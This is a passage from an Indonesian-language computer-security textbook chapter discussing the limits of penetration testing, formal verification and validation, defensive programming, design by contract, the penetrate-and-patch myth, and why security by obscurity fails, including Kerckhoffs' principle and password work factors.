sistem komputasi. Dengan pengetahuan ini, tim mencoba mengidentifikasi dan mengeksploitasi kerentanan khusus sistem.

Pengujian penetrasi adalah seni dan sains. Sisi artistik membutuhkan analisis dan kreativitas yang cermat dalam memilih kasus uji. Tetapi sisi ilmiah membutuhkan ketelitian, keteraturan, ketepatan, dan organisasi. Sebagai Clark Weissman mengamati, ada metodologi terorganisir untuk hipotesis dan memverifikasi kekurangan. Ini bukan, seperti yang mungkin diasumsikan beberapa orang, kontes meninju acak.

Menggunakan pengujian penetrasi sama seperti meminta mekanik untuk memeriksa mobil bekas di tempat penjualan. Mekanik mengetahui titik lemah potensial dan memeriksanya sebanyak mungkin. Mekanik yang baik kemungkinan besar akan menemukan masalah yang paling signifikan, tetapi menemukan masalah (dan memperbaikinya) bukanlah jaminan bahwa tidak ada masalah lain yang mengintai di bagian lain dari sistem. Misalnya, jika mekanik memeriksa sistem bahan bakar, sistem pendingin, dan rem, tidak ada jaminan bahwa knalpotnya bagus.

Dengan cara yang sama, sistem operasi yang gagal dalam uji penetrasi diketahui memiliki kesalahan, tetapi sistem yang tidak gagal tidak dijamin bebas kesalahan. Yang dapat kami katakan adalah bahwa sistem kemungkinan besar hanya akan bebas dari jenis kesalahan yang diperiksa oleh pengujian yang dilakukan padanya. Namun demikian, pengujian penetrasi berguna dan sering kali menemukan kesalahan yang mungkin diabaikan oleh bentuk pengujian lainnya.

Salah satu kemungkinan alasan keberhasilan pengujian penetrasi adalah penggunaannya dalam kondisi kehidupan nyata. Pengguna sering menggunakan sistem dengan cara yang tidak pernah diantisipasi atau dimaksudkan oleh perancangnya. Jadi penguji penetrasi dapat memanfaatkan lingkungan dan pengetahuan kehidupan nyata ini untuk membuat jenis masalah tertentu terlihat.

Sistem yang gagal dalam pengujian penetrasi diketahui memiliki kesalahan; salah satu yang lulus hanya diketahui tidak memiliki kesalahan yang diuji.

Pengujian penetrasi populer di kalangan komunitas komersial yang menganggap peretas yang terampil akan menguji (menyerang) sebuah situs dan menemukan semua masalahnya dalam beberapa hari, jika bukan berjam-jam. Tetapi menemukan kelemahan dalam kode yang kompleks dapat memakan waktu berminggu-minggu jika tidak berbulan-bulan, jadi tidak ada jaminan bahwa pengujian penetrasi akan efektif.

Memang, "tim merah" militer asli yang berkumpul untuk menguji keamanan dalam sistem perangkat lunak terlibat dalam latihan 4 hingga 6 bulan—waktu yang sangat lama untuk menemukan kelemahannya. Anderson dkk. menguraikan batasan pengujian penetrasi ini. Untuk menemukan satu Flaw (bug) dalam ruang 1 juta input mungkin memerlukan pengujian semua 1 juta kemungkinan; kecuali ruangnya

cukup terbatas, waktu yang dibutuhkan untuk melakukan pencarian ini sangat mahal. Untuk menguji para penguji, Paul Karger dan Roger Schell memasukkan kesalahan keamanan dalam sistem Multics yang dirancang dan dikembangkan dengan susah payah, untuk melihat apakah tim penguji akan menemukannya. Bahkan setelah Karger dan Schell memberi tahu penguji bahwa mereka telah memasukkan sepotong Malicious code ke dalam sistem, penguji tidak dapat menemukannya. Pengujian penetrasi bukanlah teknik ajaib untuk menemukan 'jarum dalam tumpukan jerami'.

Bukti Kebenaran Program

Seorang spesialis keamanan ingin memastikan bahwa program tertentu menghitung hasil tertentu, menghitungnya dengan benar, dan tidak melakukan apa pun di luar apa yang seharusnya dilakukan. Sayangnya, hasil teori ilmu komputer menunjukkan bahwa kita tidak dapat mengetahui dengan pasti bahwa dua program melakukan hal yang persis sama. Artinya, tidak ada prosedur umum yang, jika diberikan dua program, menentukan apakah keduanya ekuivalen. Kesulitan ini dihasilkan dari "masalah penghentian," yang menyatakan bahwa tidak akan pernah ada teknik umum untuk menentukan apakah program arbitrer akan berhenti saat memproses input arbitrer.

Terlepas dari hasil umum yang mengecewakan ini, teknik yang disebut verifikasi program dapat menunjukkan secara formal "kebenaran" dari program tertentu tertentu. Verifikasi program melibatkan pembuatan pernyataan awal tentang input program dan kemudian memeriksa untuk melihat apakah output yang diinginkan dihasilkan. Setiap pernyataan program diterjemahkan ke dalam deskripsi logis tentang kontribusinya terhadap aliran logis program. Kemudian, pernyataan terminal dari program dikaitkan dengan output yang diinginkan. Dengan menerapkan penganalisis logika, kita dapat membuktikan bahwa asumsi awal, ditambah implikasi dari pernyataan program, menghasilkan kondisi terminal. Dengan cara ini, kita dapat menunjukkan bahwa program tertentu mencapai tujuannya. Kasus 2.13 menyajikan kasus untuk penggunaan yang tepat dari teknik pembuktian formal.

Membuktikan kebenaran program, meskipun diinginkan dan berguna, terhalang oleh beberapa faktor, antara lain "

- Bukti kebenaran bergantung pada kemampuan programmer atau ahli logika untuk menerjemahkan pernyataan program ke dalam implikasi logis. Sama seperti pemrograman yang rentan terhadap kesalahan, demikian juga terjemahan ini.
- Mendapatkan bukti kebenaran dari pernyataan awal dan implikasi dari pernyataan itu sulit, dan mesin logis untuk menghasilkan bukti berjalan lambat. Kecepatan mesin menurun seiring dengan bertambahnya ukuran program, sehingga pembuktian kebenaran menjadi kurang sesuai dengan bertambahnya ukuran program.

Kasus 2.13

Metode Formal Dapat Menangkap Masalah yang Sulit Dilihat

Metode formal terkadang digunakan untuk memeriksa berbagai aspek sistem yang aman. Ada beberapa ketidaksepakatan tentang apa yang merupakan metode formal, tetapi ada kesepakatan umum bahwa setiap metode formal melibatkan penggunaan spesifikasi dan notasi desain yang tepat secara matematis. Dalam bentuknya yang paling murni, pengembangan berdasarkan metode formal melibatkan penyempurnaan dan pembuktian kebenaran pada setiap tahap dalam siklus hidup. Tetapi semua metode formal tidak diciptakan sama.

Shari Lawrence Pfleeger dan Les Hatton meneliti efek metode formal pada kualitas perangkat lunak yang dihasilkan. Mereka menunjukkan bahwa, untuk beberapa organisasi, perubahan dalam praktik pengembangan perangkat lunak yang diperlukan untuk mendukung teknik tersebut dapat menjadi revolusioner. Artinya, tidak selalu ada jalur migrasi sederhana dari praktik saat ini ke penyertaan metode formal. Itu karena penggunaan metode formal yang efektif dapat memerlukan perubahan radikal tepat di awal siklus hidup perangkat lunak tradisional: bagaimana kami menangkap dan mencatat kebutuhan pelanggan. Dengan demikian, taruhannya di bidang ini bisa sangat tinggi. Untuk alasan ini, bukti kuat tentang efektivitas metode formal sangat diinginkan.
Susan Gerhart dkk. [GER94] tunjukkan:

> *Tidak ada jawaban sederhana untuk pertanyaan: apakah metode formal membuahkan hasil? Kasus kami menyediakan banyak data tetapi hanya menggores permukaan informasi yang tersedia untuk menjawab pertanyaan-pertanyaan ini. Semua kasus melibatkan begitu banyak faktor yang terjalin sehingga tidak mungkin untuk mengalokasikan hasil dari metode formal versus faktor lain, seperti kualitas orang atau efek dari metodologi lain. Bahkan ketika data dikumpulkan, sulit untuk menginterpretasikan hasil di seluruh latar belakang organisasi dan berbagai faktor di sekitar aplikasi.*

Memang, Pfleeger dan Hatton membandingkan dua sistem serupa: satu sistem dikembangkan dengan metode formal dan satu tidak. Yang pertama memiliki kualitas yang lebih tinggi daripada yang terakhir, tetapi kemungkinan lain menjelaskan perbedaan kualitas ini, termasuk perhatian yang cermat terhadap persyaratan dan desain.

- Seperti yang ditunjukkan Marv Schaefer [SCH89a], terlalu sering orang terlalu fokus pada formalisme dan memperoleh bukti formal sehingga mereka mengabaikan properti keamanan yang mendasarinya untuk dipastikan.

- Status verifikasi program saat ini kurang berkembang dengan baik dibandingkan produksi kode. Akibatnya, bukti kebenaran belum secara konsisten dan berhasil diterapkan pada sistem produksi besar.

Sistem verifikasi program terus ditingkatkan. Program yang lebih besar sedang diverifikasi dalam waktu yang lebih singkat dari sebelumnya. Gerhart [GER89] secara ringkas menjelaskan keuntungan dan kerugian menggunakan metode formal, termasuk bukti kebenarannya. Karena verifikasi program terus matang, ini mungkin menjadi kontrol yang lebih penting untuk memastikan keamanan program.

Validasi

Verifikasi formal adalah contoh khusus dari pendekatan yang lebih umum untuk memastikan kebenaran. Ada banyak cara untuk menunjukkan bahwa setiap fungsi sistem bekerja dengan benar. Validasi adalah mitra verifikasi, memastikan bahwa pengembang sistem telah menerapkan semua persyaratan. Dengan demikian, validasi memastikan bahwa pengembang membangun produk yang tepat (sesuai spesifikasi), dan verifikasi memeriksa kualitas implementasi. Untuk detail lebih lanjut tentang validasi dalam rekayasa perangkat lunak, lihat Shari Lawrence Pfleeger dan Joanne Atlee.

Sebuah program dapat divalidasi dengan beberapa cara berbeda:

- Pemeriksaan persyaratan. Salah satu tekniknya adalah memeriksa silang setiap persyaratan sistem dengan kode sumber sistem atau perilaku waktu eksekusi. Tujuannya adalah untuk menunjukkan bahwa sistem melakukan setiap hal yang tercantum dalam persyaratan fungsional. Proses ini adalah proses yang sempit, dalam arti hanya menunjukkan bahwa sistem melakukan semua yang seharusnya dilakukan. Seperti yang telah kami tunjukkan, dalam keamanan, kami sama-sama memperhatikan pencegahan: memastikan sistem tidak melakukan hal-hal yang tidak seharusnya dilakukan. Pengecekan persyaratan jarang membahas aspek kepatuhan persyaratan ini.
- Tinjauan desain dan kode. Seperti dijelaskan sebelumnya dalam bab ini, tinjauan desain dan kode biasanya membahas kebenaran sistem (yaitu, verifikasi). Tetapi tinjauan juga dapat membahas implementasi persyaratan. Untuk mendukung validasi, peninjau meneliti desain atau kode untuk memastikan ketertelusuran dari setiap persyaratan ke komponen desain dan kode, mencatat masalah di sepanjang jalan (termasuk kesalahan, asumsi yang salah, perilaku yang tidak lengkap atau tidak konsisten, atau logika yang salah). Keberhasilan proses ini tergantung pada ketelitian tinjauan.
- Pengujian sistem. Pemrogram atau tim uji independen memilih data untuk memeriksa sistem. Data pengujian ini dapat diatur seperti pengujian penerimaan, sehingga perilaku dan data yang diharapkan dari membaca dokumen persyaratan dapat dikonfirmasi dalam menjalankan sistem yang sebenarnya. Pengecekan dilakukan secara metodis untuk memastikan kelengkapan.

Penulis lain, terutama James Whittaker dan Herbert Thompson [WHI03a], Michael Andrews dan James Whittaker [AND06], dan Paco Hope dan Ben Walther [HOP08], telah menjelaskan pendekatan pengujian keamanan.

Pemrograman Defensif

Pepatah “pelanggaran menjual tiket; pertahanan memenangkan kejuaraan" telah dikaitkan dengan pelatih sepak bola legendaris Universitas Alabama Paul "Beruang" Bryant, Jr., pelatih bola basket sekolah menengah Minnesota Dave Thorson, dan lainnya. Terlepas dari asalnya, pepatah tersebut memiliki relevansi tertentu dengan keamanan komputer juga. Seperti yang telah kami tunjukkan, dunia pada umumnya bermusuhan: Pembela harus melawan semua kemungkinan serangan, sedangkan penyerang hanya perlu menemukan satu kelemahan untuk dieksploitasi. Jadi, pertahanan yang kuat tidak hanya membantu, tetapi juga penting.

Perancang dan pelaksana program tidak hanya perlu menulis kode yang benar tetapi juga harus mengantisipasi apa yang bisa salah. Seperti yang kami tunjukkan sebelumnya dalam bab ini, sebuah program yang mengharapkan tanggal sebagai input juga harus dapat menangani input yang salah bentuk seperti 31-Nov-1929 dan 42-Mpb-2030. Jenis input yang salah termasuk

- nilai yang tidak sesuai untuk tipe data, seperti huruf dalam bidang numerik atau M untuk item benar/salah
- nilai di luar kisaran untuk penggunaan tertentu, seperti nilai negatif untuk usia atau tanggal 30 Februari
- nilai yang tidak masuk akal, seperti 250 kilogram garam dalam resep
- nilai di luar skala atau proporsi, misalnya, deskripsi rumah dengan 4 kamar tidur dan 300 kamar mandi.
- jumlah parameter yang salah, karena sistem tidak selalu melindungi program dari kesalahan ini
- urutan parameter yang salah, misalnya, rutinitas yang mengharapkan usia, jenis kelamin, tanggal, tetapi program panggilan menyediakan jenis kelamin, usia, tanggal

Perancang program tidak hanya harus menulis kode yang benar tetapi juga harus mengantisipasi apa yang bisa salah.

Seperti yang dikatakan Microsoft, perangkat lunak yang aman harus mampu menahan serangan itu sendiri:

> *Keamanan perangkat lunak berbeda. Ini adalah properti perangkat lunak yang memungkinkannya untuk terus beroperasi seperti yang diharapkan bahkan saat diserang. Keamanan perangkat lunak bukanlah pustaka atau panggilan fungsi tertentu, juga bukan add-on yang secara ajaib mengubah kode yang ada. Ini adalah hasil holistik dari pendekatan bijaksana yang diterapkan oleh semua pemangku kepentingan di seluruh siklus hidup pengembangan perangkat lunak. [MIC10a]*

Inisiatif Komputasi Tepercaya

Microsoft memiliki masalah serius dengan kualitas kode pada tahun 2002. Flaw (bug) dalam produknya sering muncul, dan merilis patch secepat mungkin. Tetapi sifat rilis patch yang sporadis membingungkan pengguna dan membuat masalahnya tampak lebih buruk daripada sebelumnya.

Masalah hubungan masyarakat menjadi begitu besar sehingga Presiden Microsoft Bill Gates memerintahkan penghentian pengembangan kode total dan analisis keamanan dan praktik pengkodean dari atas ke bawah. Analisis dan rencana kemajuan kemudian dikenal sebagai Trusted Computing Initiative. Dalam upaya ini semua pengembang menjalani pelatihan keamanan, dan praktik pengembangan perangkat lunak yang aman dilembagakan di seluruh perusahaan.

Upaya tersebut tampaknya telah mencapai tujuannya: Jumlah patch kode turun drastis, ke tingkat dua hingga tiga patch keamanan kritis per bulan.

Desain berdasarkan Kontrak

Teknik yang dikenal sebagai design by contract™ (merek dagang Eiffel Software) atau programming by contract dapat membantu kami dalam mengidentifikasi potensi sumber kesalahan. Bentuk merek dagang dari teknik ini melibatkan pendekatan pengembangan program formal, tetapi secara lebih luas, istilah-istilah ini merujuk pada pendokumentasian untuk setiap modul program prakondisi, pascakondisi, dan invariannya. Preconditions dan postconditions adalah kondisi yang diperlukan (diharapkan, diperlukan, atau ditegakkan) untuk menjadi benar sebelum modul dimulai dan setelah modul berakhir; invarian adalah kondisi yang diperlukan untuk menjadi benar selama eksekusi modul. Secara efektif, setiap modul dilengkapi dengan kontrak: Ini mengharapkan prasyarat telah dipenuhi, dan setuju untuk memenuhi persyaratan pasca. Dengan didokumentasikan secara eksplisit, program dapat memeriksa kondisi ini saat masuk dan keluar, sebagai cara untuk mempertahankan diri dari modul lain yang tidak memenuhi persyaratan kontrak mereka atau yang kontraknya bertentangan dengan kondisi modul ini. Cara lain untuk mencapai efek ini adalah dengan menggunakan pernyataan, yang merupakan pernyataan eksplisit tentang modul. Dua contoh pernyataan adalah "modul ini menerima sebagai usia input, diharapkan antara 0 dan 150 tahun" dan "panjang input diukur dalam meter, menjadi bilangan bulat tidak bertanda antara 10 dan 20." Pernyataan ini adalah pemberitahuan ke modul lain yang berinteraksi dengan modul ini dan kondisi yang dapat diverifikasi oleh modul ini.

Program pemanggil harus memberikan input yang benar, tetapi program yang dipanggil tidak boleh menambah kesalahan jika inputnya salah. Saat merasakan masalah, program dapat dihentikan atau dilanjutkan. Menghentikan saja (yaitu, mengakhiri seluruh rangkaian eksekusi) biasanya merupakan respons bencana terhadap data yang Flaw (bug) serius dan tidak dapat diperbaiki, tetapi melanjutkan hanya mungkin jika eksekusi tidak memungkinkan efek kesalahan meluas. Pemrogram perlu memutuskan cara yang paling tepat untuk menangani kesalahan yang terdeteksi

dengan memeriksa kode program. Pemrogram dari rutin yang dipanggil memiliki beberapa opsi untuk tindakan jika terjadi input yang salah:

- Berhenti, atau sinyal kondisi kesalahan dan kembali.
- Buat pesan kesalahan dan tunggu tindakan pengguna.
- Buat pesan kesalahan dan aktifkan kembali rutinitas panggilan dari atas (sesuai jika tindakan itu memaksa pengguna untuk memasukkan nilai untuk bidang yang salah).
- Cobalah untuk memperbaikinya jika kesalahannya jelas (walaupun pilihan ini harus diambil hanya jika hanya ada satu kemungkinan koreksi).
- Lanjutkan, dengan nilai default atau nominal, atau lanjutkan penghitungan tanpa nilai yang salah, misalnya, jika prediksi kematian bergantung pada usia, jenis kelamin, jumlah aktivitas fisik, dan riwayat merokok, saat menerima nilai yang tidak meyakinkan untuk jenis kelamin, sistem dapat menghitung hasil untuk pria dan wanita dan melaporkan keduanya.
- Tidak melakukan apa-apa, jika kesalahannya kecil, dangkal, dan pasti tidak akan menyebabkan kerusakan lebih lanjut.

Pada bagian ini kami menyajikan beberapa karakteristik perangkat lunak yang baik dan aman. Tentu saja, seorang programmer dapat menulis kode aman yang tidak memiliki karakteristik ini, dan perangkat lunak yang salah dapat menunjukkan semuanya. Kualitas-kualitas ini bukanlah sihir; mereka tidak dapat mengubah kode buruk menjadi baik. Sebaliknya, mereka adalah properti yang dicerminkan oleh banyak contoh kode yang baik dan praktik yang digunakan oleh pengembang kode yang baik; properti bukan penyebab kode yang baik tetapi merupakan paradigma yang cenderung mengikutinya. Mengikuti prinsip-prinsip ini memengaruhi pola pikir seorang desainer atau pengembang, mendorong fokus pada kualitas dan keamanan; perhatian ini akhirnya adalah baik untuk produk yang dihasilkan.

2.3.4 Penanggulangan yang Tidak Berfungsi

Sayangnya, banyak ide bagus atau terdengar bagus ternyata tidak begitu bagus pada refleksi lebih lanjut. Lebih buruk lagi, manusia memiliki kecenderungan untuk terpaku pada ide atau pendapat, sehingga mengeluarkan pendapat yang salah seringkali lebih sulit daripada menyimpulkan pendapat pertama kali.

Di bidang keamanan, beberapa mitos tetap ada, tidak peduli seberapa keras kritikus mencela atau menyangkalnya. Mitos penetrasi-dan-patch sebenarnya adalah dua masalah: Orang berasumsi bahwa cara untuk benar-benar menguji sistem komputer adalah dengan memasukkan tim crack dari penyihir penetrasi yang brilian, mencoba membuatnya

berperilaku tidak aman dan jika mereka gagal (yaitu, jika tidak ada kesalahan yang terungkap) ucapkan sistemnya baik.

Mitos kedua yang ingin kami singkirkan disebut keamanan oleh ketidakjelasan, keyakinan bahwa jika seorang programmer tidak memberi tahu siapa pun tentang sebuah rahasia, tidak ada yang akan menemukannya. Mitos ini memiliki nilai yang hampir sama dengan menyembunyikan kunci di bawah keset pintu.

Akhirnya, kami menolak dugaan orang luar bahwa pemrogram sangat pintar sehingga mereka dapat menulis program untuk mengidentifikasi semua program jahat. Sayangnya, secerdas programmer, prestasi itu terbukti tidak mungkin.

Penetrate-and-Patch

Karena programmer membuat banyak kesalahan, kita tidak pernah bisa memastikan semua program tanpa Flaw/'bug'. Kami mengetahui banyak praktik yang dapat digunakan selama pengembangan perangkat lunak untuk mengarah pada jaminan kebenaran yang tinggi. Mari kita mulai dengan satu teknik yang tampaknya menarik tetapi sebenarnya tidak mengarah pada kode yang solid.

Pekerjaan awal dalam keamanan komputer didasarkan pada paradigma penetrasi-dan-patch, di mana analis mencari dan memperbaiki kekurangan. Seringkali, tim macan berkualitas tinggi (disebut demikian karena dedikasinya yang ganas untuk menemukan kekurangan) akan diadakan untuk menguji keamanan sistem dengan mencoba menyebabkannya gagal. Tes itu dianggap sebagai bukti keamanan; jika sistem menahan serangan tim harimau, itu harus aman, atau begitulah pemikirannya.

Sayangnya, terlalu sering percobaan pembuktian malah menjadi proses untuk menghasilkan contoh tandingan, di mana tidak hanya satu tetapi beberapa masalah keamanan yang serius ditemukan. Penemuan masalah pada gilirannya menyebabkan upaya cepat untuk "menambal" sistem untuk memperbaiki atau memulihkan keamanan. Namun, upaya tambalan sebagian besar tidak berguna, umumnya membuat sistem kurang aman, daripada lebih, karena mereka sering memperkenalkan kesalahan baru bahkan ketika mereka mencoba memperbaiki yang lama. (Untuk diskusi lebih lanjut tentang kesia-siaan penetrasi dan patching, lihat analisis Roger Schell di [SCH79].) Setidaknya ada empat alasan mengapa penetrasi-dan-patch adalah strategi yang salah arah.

- Tekanan untuk memperbaiki masalah tertentu mendorong pengembang untuk mengambil fokus sempit pada kesalahan itu sendiri dan bukan pada konteksnya. Secara khusus, analis sering memperhatikan penyebab langsung dari kegagalan dan bukan pada desain yang mendasari atau kesalahan persyaratan.
- Patahan sering memiliki efek samping yang tidak jelas di tempat-tempat selain area patahan. Misalnya, kode yang salah mungkin telah dibuat dan tidak pernah merilis buffer yang kemudian digunakan oleh kode yang tidak terkait di tempat lain. Versi yang dikoreksi melepaskan buffer itu. Namun, kode di tempat lain

sekarang gagal karena memerlukan buffer yang ditinggalkan oleh kode yang salah, tetapi buffer tidak lagi ada dalam versi yang dikoreksi.

- Memperbaiki satu masalah sering menyebabkan kegagalan di tempat lain. Tambalan mungkin telah mengatasi masalah hanya di satu tempat, bukan di tempat terkait lainnya. Rutin A dipanggil oleh B, C, dan D, tetapi pengembang pemeliharaan hanya mengetahui kegagalan ketika B memanggil A. Masalah tampaknya ada di antarmuka itu, jadi pengembang menambal B dan A untuk memperbaiki masalah, menguji, B , A, dan B dan A bersama-sama dengan input yang memanggil interaksi B–A. Semua tampaknya bekerja. Hanya lama kemudian permukaan kegagalan lain, yang ditelusuri ke antarmuka C-A. Pemrogram yang berbeda, tidak menyadari B dan D, mengatasi masalah di antarmuka C-A yang, tidak mengherankan menghasilkan kesalahan laten. Dalam pemeliharaan, hanya sedikit orang yang melihat Gambar an besarnya, terutama ketika bekerja di bawah tekanan waktu.
- Kesalahan tidak dapat diperbaiki dengan benar karena fungsi atau kinerja sistem akan terganggu sebagai akibatnya. Hanya beberapa contoh kesalahan yang dapat diperbaiki atau kerusakan dapat dikurangi tetapi tidak dicegah.

Penetrate-and-patch gagal karena terburu-buru, melewatkan konteks kesalahan, dan berfokus pada satu kegagalan, bukan sistem yang lengkap.

Dalam pikiran sebagian orang, penguji penetrasi adalah orang-orang jenius yang dapat menemukan kekurangan yang tidak dapat dilihat oleh manusia biasa; oleh karena itu, jika kode melewati peninjauan oleh seorang jenius, itu harus sempurna. Penguji yang baik tentu memiliki pengalaman yang mendalam dan luas yang memungkinkan mereka berpikir cepat tentang potensi kelemahan, seperti kelemahan serupa yang pernah mereka lihat sebelumnya. Kebijaksanaan pengalaman ini—berguna sebagaimana adanya—bukanlah jaminan kebenaran.

Orang-orang di luar komunitas keamanan profesional masih merasa tertarik untuk menemukan dan memperbaiki masalah keamanan sebagai penyimpangan tunggal. Namun, profesional keamanan merekomendasikan pendekatan yang lebih terstruktur dan hati-hati untuk mengembangkan kode aman.

Keamanan oleh Ketidakjelasan (Security by Obscurity)

Adalah kesalahpahaman yang umum terjadi dimana seseorang beranggapan bahwa untuk menjaga keamanan sebuah sistem, maka sistem tersebut harus dijaga ketat kerahasiaannya. Pendekatan ini disebut sebagai Security by Obscurity. Pendekatan ini berpegang pada asumsi bahwa sebuah sistem, walaupun telah diketahui memiliki kelemahan baik secara teoritis maupun aktual, harus selalu menyembunyikan kelemahannya sehingga terhindar dari incaran para penyerang. Asumsi demikian tentu saja tidak dapat diharapkan bertahan lama di dunia nyata. Oleh karena itu, sejak awal, Security by Obscurity tidak pernah dimaksudkan sebagai satu-satunya pemecahan untuk masalah-masalah keamanan sistem; melainkan sebagai bagian dari sebuah taktik pertahanan sistem yang lebih dalam dan luas yang

didefinisikan pada saat proses rekayasa sistem tersebut. Security by Obscurity hanya diharapkan untuk mampu menyediakan halangan sementara bagi penyerang pada saat solusi sesungguhnya untuk masalah keamanan sistem tersebut diterapkan. Dengan demikian, menggunakan dan bergantung pada pendekatan Security by Obscuritysecara terus menerus untuk sebuah system yang kelemahannya telah diketahui oleh umum, contohnya Internet, sesungguhnya adalah sebuah kesalahan proses rancang (Hapsara, 2011)

Pakar keamanan komputer menggunakan istilah keamanan dengan atau melalui ketidakjelasan untuk menggambar kan tindakan pencegahan yang tidak efektif dengan asumsi penyerang tidak akan menemukan kerentanan. Keamanan dengan ketidakjelasan adalah keyakinan bahwa suatu sistem dapat aman selama tidak ada orang di luar kelompok implementasinya yang diberi tahu tentang mekanisme internalnya. Menyembunyikan kata sandi akun dalam file biner atau skrip dengan anggapan bahwa tidak ada yang akan menemukannya adalah kasus utama. Contoh lain dari ketidakjelasan yang salah dijelaskan di Kasus 2.14, di mana teks yang dihapus tidak benar-benar dihapus. Pemilik sistem menganggap penyerang tidak akan pernah menebak, menemukan, atau menyimpulkan apa pun yang tidak diungkapkan secara terbuka. Pikirkan, misalnya, program dialer yang dijelaskan sebelumnya dalam bab ini. Pengembang utilitas itu mungkin berpikir bahwa menyembunyikan batasan 100 digit akan mencegahnya ditemukan atau digunakan. Jelas anggapan itu salah.

Hal-hal yang dimaksudkan untuk tetap tersembunyi jarang dilakukan. Penyerang menemukan dan mengeksploitasi banyak hal tersembunyi.

Kasus 2.14

Tersembunyi, Tapi Tidak Terlupakan

Kapan ada yang hilang? Ketika Anda menekan tombol hapus, itu hilang, bukan? Salah.

Sekarang Anda tahu bahwa file yang dihapus tidak benar-benar dihapus; mereka dipindahkan ke recycle bin. Pesan email yang dihapus masuk ke folder sampah. Dan halaman Internet sementara berkeliaran selama beberapa hari di folder sejarah menunggu minat berulang. Tetapi Anda mengharapkan penekanan tombol menghilang dengan tombol hapus.

Microsoft Word menyimpan semua perubahan dan komentar sejak dokumen dibuat. Misalkan Anda dan seorang kolega berkolaborasi dalam sebuah dokumen, Anda merujuk pada pekerjaan orang lain, dan kolega Anda memasukkan komentar “penelitian ini adalah sampah.” Anda setuju, jadi Anda menghapus referensi dan komentar rekan Anda. Kemudian Anda mengirimkan makalah itu ke jurnal untuk ditinjau dan, kebetulan, makalah Anda dikirim ke penulis yang karyanya Anda anggap remeh. Kemudian peninjau kebetulan mengaktifkan tanda perubahan dan menemukan

tidak hanya referensi yang dihapus tetapi juga komentar rekan Anda yang dihapus. Jika Anda benar-benar ingin menghapus teks itu, Anda harus menggunakan Alat Penghapusan Data Tersembunyi Microsoft. (Tentu saja, memeriksa file dengan editor biner adalah satu-satunya cara Anda dapat memastikan teks yang menyinggung benar-benar hilang.)

Format dokumen Adobe PDF adalah format yang lebih sederhana yang dimaksudkan untuk menyediakan cara platform-independen untuk menampilkan (dan mencetak) dokumen. Beberapa orang mengonversi dokumen Word ke PDF untuk menghilangkan data sensitif yang tersembunyi. Itu menghapus data pelacakan perubahan. Tapi itu mempertahankan output yang bahkan tidak terlihat. Beberapa orang membuat kotak putih untuk menempelkan data yang akan disembunyikan, misalnya, untuk memotong bagian dari peta atau menyembunyikan kolom keuntungan dalam Tabel. Saat Anda mencetak file, kotak menyembunyikan informasi sensitif Anda. Tetapi format PDF mempertahankan semua lapisan dalam dokumen, sehingga penerima Anda dapat secara efektif membuka kotak putih untuk mengungkapkan konten tersembunyi. NSA mengeluarkan laporan yang merinci langkah-langkah untuk memastikan bahwa penghapusan benar-benar dihapus.

Atau jika Anda ingin menunjukkan bahwa ada sesuatu di sana dan telah dihapus, Anda dapat melakukannya dengan Microsoft Redaction Tool, yang, mungkin, menghapus teks yang mendasarinya dan menggantinya dengan garis hitam tebal.

Auguste Kerckhoffs, seorang ahli kriptografi Belanda abad ke-19, memaparkan beberapa prinsip sistem kriptografi padat [KER83]. Prinsip keduanya - "*Il faut qu'il n'exige pas le secret, et qu'il puisse sans inconvénient tomber entre les mains de l'ennemi*."- Sistem tidak boleh bergantung pada kerahasiaan, dan keamanan tidak boleh terganggu jika sistem jatuh ke tangan musuh - berlaku untuk keamanan sistem komputer, juga:

Perhatikan bahwa Kerckhoffs tidak menyarankan untuk memberikan sistem kepada musuh, tetapi dia mengatakan bahwa jika musuh memperolehnya dengan cara apa pun, keamanan tidak boleh gagal. Tidak perlu memberi musuh jeda; pastikan bahwa ketika (bukan jika) musuh mengetahui mekanisme keamanan, pengetahuan itu tidak akan membahayakan keamanan. Johansson dan Grimes [JOH08a] membahas kekeliruan keamanan dengan ketidakjelasan secara lebih rinci.

Istilah faktor kerja berarti jumlah upaya yang diperlukan musuh untuk mengalahkan kontrol keamanan. Dalam beberapa kasus, seperti tebak kata sandi, kita dapat memperkirakan faktor kerja dengan menentukan berapa banyak waktu yang diperlukan untuk menguji satu kata sandi, dan mengalikannya dengan jumlah total kemungkinan kata sandi. Jika penyerang dapat mengambil jalan pintas, misalnya, jika penyerang mengetahui kata sandi dimulai dengan huruf besar, maka faktor kerja juga berkurang. Jika jumlah upaya sangat tinggi, misalnya, jika perlu lebih

dari satu abad untuk menyimpulkan kata sandi, kita dapat menyimpulkan bahwa mekanisme keamanannya memadai. (Perhatikan bahwa beberapa materi, seperti pesan diplomatik, mungkin sangat sensitif sehingga bahkan setelah satu abad tidak boleh diungkapkan, jadi kita perlu menemukan mekanisme perlindungan yang cukup kuat sehingga memiliki faktor kerja yang lebih lama.)

Kami tidak dapat berasumsi penyerang akan mengambil rute paling lambat untuk mengalahkan keamanan; pada kenyataannya, kita harus berasumsi bahwa penyerang yang berdedikasi akan mengambil pendekatan apa pun yang tampaknya paling cepat. Jadi, dalam hal kata sandi, penyerang mungkin memiliki beberapa pendekatan:

- Coba semua kata sandi, sebutkan secara lengkap dalam beberapa urutan, misalnya, terpendek hingga terpanjang.
- Tebak sandi umum.
- Perhatikan saat seseorang mengetik kata sandi.
- Suap seseorang untuk membocorkan password.
- Mencegat kata sandi antara sedang diketik dan digunakan (seperti yang dilakukan di SMA Churchill).
- Berpura-pura lupa password dan menebak jawaban dari pemulihan yang seharusnya rahasia.
- Menimpa permintaan kata sandi dalam aplikasi.

Jika kita melakukan perhitungan faktor kerja sederhana pada kata sandi, kita dapat menyimpulkan bahwa dibutuhkan x satuan waktu dikali y kata sandi, untuk faktor kerja *x*y/2* dengan asumsi, rata-rata, separuh kata sandi harus dicoba untuk menebak yang benar. Tetapi jika penyerang menggunakan salah satu kecuali teknik pertama, waktunya bisa sangat berbeda. Jadi, dalam menentukan faktor kerja, kita harus mengasumsikan penyerang menggunakan cara termudah, yang mungkin memakan waktu beberapa menit, bukan puluhan tahun.

Keamanan dengan ketidakjelasan adalah tindakan balasan yang salah karena mengasumsikan penyerang akan selalu mengambil pendekatan yang sulit dan tidak pernah yang mudah. Penyerang malas, seperti kebanyakan dari kita; mereka akan menemukan cara hemat tenaga kerja jika ada. Dan cara itu mungkin melibatkan mencari di bawah keset untuk menemukan kunci, bukan mendobrak pintu. Kami mengingatkan Anda di bab-bab selanjutnya ketika penanggulangan mungkin merupakan contoh keamanan dengan ketidakjelasan.

Pemisah Kode Baik dan Buruk

